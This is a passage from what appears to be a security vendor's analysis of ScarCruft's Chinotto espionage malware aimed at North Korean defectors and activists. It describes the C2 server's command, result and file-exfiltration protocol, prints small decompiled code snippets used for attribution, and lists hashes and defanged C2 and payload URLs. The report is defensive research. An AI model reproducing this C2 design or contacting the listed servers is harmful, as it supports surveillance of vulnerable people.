When the script receives the 'type=hello' parameter, it checks the value of 'direction'. In this routine, the script checks the status of the client. The malware operator saves the client status to a specific file, the 'shakest' file in this case. If the 'send' value is being received, the client status is set to 'ON'. If 'receive' is set as well, the client's status log file is sent (likely in order to send the status of clients to the malware operator). The 'refresh' value is for setting all clients to 'OFF' and 'release' is used to initialize the command file. The client just replies 'OK'.




'type=hello' commands

'command' type

In order to manage the implant's commands, the C2 script handles several additional parameters. If the 'type=command' alongside 'direction=receive' is set, it issues a request from the client to retrieve a command.

There are two kinds of command files: common commands like an initial command or commands sent to all clients, and individual commands for a specific client. If an individual command exists for a client, it delivers it. Otherwise, the client is sent a common command. If the 'direction' parameter is set to 'send', the request is coming from the malware operator in order to save the sent command in the C2 server. Using this request, the operator can set two commands files: common command or individual command. If the 'botid' parameter contains 'cli', it means this request is for setting a common command file. If the 'data' parameter contains 'refclear:', the common command file gets initialized. Otherwise, the 'data' value is saved to the common command file. If 'botid' is not 'cli', it means this request is directed to an individual command file. The process of saving the individual command file is the same as the process used for saving the common command.



type=command commands


‘result’ type

When uploading command execution results coming from the implant, the script sets the ‘type’ parameter to ‘result’. If the ‘direction’ parameter equals ‘send’, it saves the value of the ‘data’ parameter to the individual result file: “[botid]-result“. The ‘receive’ value of the ‘direction’ parameter means retrieving the individual result file. The script then sends the result file to the operator after encoding it with base64.

‘file’ type

The last possible ‘type’ command is ‘file’. This value is used for exfiltrating files from the victim. If a file upload succeeds, the script sends the message ‘SEND SUCCESS’. Otherwise, it sends ‘There was an error uploading the file, please try again!’.

We discovered that the malware operator used a separate webpage to monitor and control the victims. From several compromised C2 servers we see a control page carrying a ‘control.php’ file name.



Control page from this case

The control page shows a simple structure. The operator can see a list of infected hosts in the left panel with the corresponding status “ON” or “OFF”. Based on this information, the operator is able to issue a command using the right panel and watch the result from the client.


Victims

We began this research by providing support to human rights activists and defectors from North Korea against an actor seeking to surveil and track them.

Additionally, we discovered further victims we couldn’t profile from analyzing the C2 servers. From analyzing the attacker’s infrastructure, we found 75 client connections between January 2021 and February 2021. Most IP addresses seem to be Tor or VPN connections, which are likely to be either from researchers or the malware operators.

Analyzing other C2 servers, we found more information about possible additional victims. Excluding connections coming from Tor, there are only connections coming from South Korea. Based on the IP addresses, we could distinguish four different suspected victims located in South Korea, and determine their operating system and browser used based on user-agent information:

Victim A connected to the C2 server from July 16 to September 5 and has outdated versions of Windows OS and Internet Explorer. Victim B connected to this server on September 4 and operates Windows 8 and Internet Explorer 10. While we were investigating the C2 server, Victim D kept connecting to it, using Windows 10 with Chrome version 78.



Timeline of victims

To sum up, this campaign is targeting entities in South Korea, which is a top point of interest for ScarCruft. Based on our findings, we also assume that the threat actor targeted individuals rather than specific companies or organizations.

Attribution

We discovered several code overlaps with old ScarCruft malware named POORWEB. At first, when Chinotto malware uploads the file to the C2 server, it uses the HTTP POST request with a boundary generated with a random function. When Chinotto malware (MD5 00df5bbac9ad059c441e8fef9fefc3c1) generates a boundary value, it executes the random() function twice and concatenates each value. The generation process is not exactly the same, but it utilizes a similar scheme as the old POORWEB malware (MD5 97b35c34d600088e2a281c3874035f59).

```
memset(buf, 0, sizeof(buf));
memset(v39, 0, sizeof(v39));
sprintf(v39, "----------------------------%05x%08x", random_value2 % 0xF6575, random_value1);
v18 = 0;
```
Old POORWEB

```
random_value1 = rand();
random_value2 = rand();
strcpy(&Format[36], "s");
strcpy(Format, "----------------------------%06x%07x");
sprintf(boundary, Format, random_value1 % 0xDACB48, random_value2 % 0x38789FE);
```
Chinotto

HTTP boundary generation routine

Moreover, there is additional code overlap with Document Stealer malware (MD5 cff9d2f8dae891bd5549bde869fe8b7a) that was previously utilized with POORWEB malware. When the Chinotto malware checks the response from the C2 server, it checks whether the response is *'HTTP/1.1 200 OK'* and not *'error'*. This Document Stealer malware also has the same routine to check responses from the C2 server.

```
if ( select(0, &writefds, 0, 0, &timeout) >= 1
  && recv(v15, buf_for_recv_data, 3000, 0)
  && strstr(buf_for_recv_data, "HTTP/1.1 200 OK")
  && strstr(buf_for_recv_data, "\r\n\r\n")
  && !strstr(buf_for_recv_data, "error</b>") )
```
Document Stealer

```
if ( select(0, &writefds, 0, 0, &timeout) >= 1 )
{
  if ( recv((SOCKET)v28, buf_for_recv_data, 4096, 0) )
  {
    memset(SubStr, 0, sizeof(SubStr));
    sprintf(SubStr, "%s", "HTTP/1.1 200 OK");
    if ( strstr(buf_for_recv_data, SubStr)
      && strstr(buf_for_recv_data, "\r\n\r\n")
      && !strstr(buf_for_recv_data, "error</b>") )
```
Chinotto

C2 response check routine

Apart from code similarity, historically, ScarCruft group is known to surveil individuals related to North Korea such as journalists, defectors, diplomats and government employees. The target of this attack is within the same scope as previous ScarCruft group campaigns. Based on the victimology and several code overlaps, we assess with medium confidence that this cyber-espionage operation is related to the ScarCruft group.

Conclusions

Many journalists, defectors and human rights activists are targets of sophisticated cyberattacks. Unlike corporations, these targets typically don't have sufficient tools to protect against and respond to highly skilled surveillance attacks. One of the purposes of our team is to help individuals targeted by APT groups. This research stemmed from this kind of endeavor. Our collaboration with the local CERT allowed us to gain a unique look into ScarCruft's infrastructure setup and allowed us to discover many technical details.

Using these findings, we found additional Android variants of the same malware, which has been invaluable in understanding and tracking ScarCruft TTPs. Moreover, while hunting for related activity, we uncovered an older set of activity dating back to mid-2020, possibly indicating that ScarCruft operations against this set of individuals have been operating for a longer period of time.

Indicators of compromise

Malicious documents

baa9b34f152076ecc4e01e35ecc2de18	북한의 최근 정세와 우리의 안보.doc
7d5283a844c5d17881e91a5909a5af3c	화학원료.doc (similar document)

HTA file

e9e13dd4434e2a2392228712f73c98ef	1.html

Windows executable Chinotto

00df5bbac9ad059c441e8fef9fefc3c1	alyakscan.exe
04ddb77e44ac13c78d6cb304d71e2b86	anprotect5.exe
55afe67b0cd4a01f3a9a6621c26b1a49	
93bcbf59ac14e14c1c39a18d8ddf28ee	

PowerShell embedded Chinotto

c7c3b03108f2386022793ed29e621343
5a7ef48fe0e8ae65733db64ddb7f2478
b06c203db2bad2363caed1c0c11951ae
f08d7f7593b1456a087eb9922507c743
0dd115c565615651236fffaaf736e377
d8ad81bafd18658c52564bbdc89a7db2

Android application Chinotto

71b63d2c839c765f1f110dc898e79d67
c9fb6f127ca18a3c2cf94e405df67f51
3490053ea54dfc0af2e419be96462b08
cba17c78b84d1e440722178a97886bb7
56f3d2bcf67cf9f7b7d16ce8a5f8140a

Payload hosting URLs

hxxps://api[.]onedrive[.]com/v1.0/shares/u!aHR0cHM6Ly8xZHJ2Lm1zL3UvcyFBalVyZDlodU1wUWNjTGt4bXhBV0pjQU1ja2M_ZT1mUnc4VH
hxxp://www[.]djsm.co[.]kr/js/20170805[.]hwp

Command and control server

hxxp://luminix[.]openhaja[.]com/bbs/data/proc1/proc[.]php
hxxp://luminix[.]kr/bbs/data/proc/proc[.]php
hxxp://kjdnc[.]gp114[.]net/data/log/do[.]php
hxxp://kumdo[.]org/admin/cont/do[.]php
hxxp://haeundaejugong[.]com/editor/chinotto/do[.]php
hxxp://haeundaejugong[.]com/data/jugong/do[.]php
hxxp://doseoul[.]com/bbs/data/hnc/update[.]php
hxxp://hz11[.]cn/jquery-ui-1[.]10[.]4/tests/unit/widget/doc/pu[.]php

MITRE ATT&CK mapping

Tactic	Technique	Technique Name
Resource Development	T1584.006	Compromise Infrastructure: Web Services
Initial Access	T1566.001	Phishing: Spear-phishing Attachment
Execution	T1059.001 T1059.005	Command and Scripting Interpreter: PowerShell Command and Scripting Interpreter: Visual Basic
Persistence	T1547.001	Boot or Logon Autostart Execution: Registry Run Keys/Startup Folder
Defense Evasion	T1140 T1036.005	Deobfuscate/Decode Files or Information Masquerading: Match Legitimate Name or Location
Discovery	T1033 T1082	System Owner/User Discovery System Information Discovery
Collection	T1113 T1560.002	Screen Capture Archive Collected Data: Archive via Library
Command and Control	T1071.001 T1573.001	Application Layer Protocol: Web Protocols Encrypted Channel: Symmetric Cryptography
Exfiltration	T1041	Exfiltration Over C2 Channel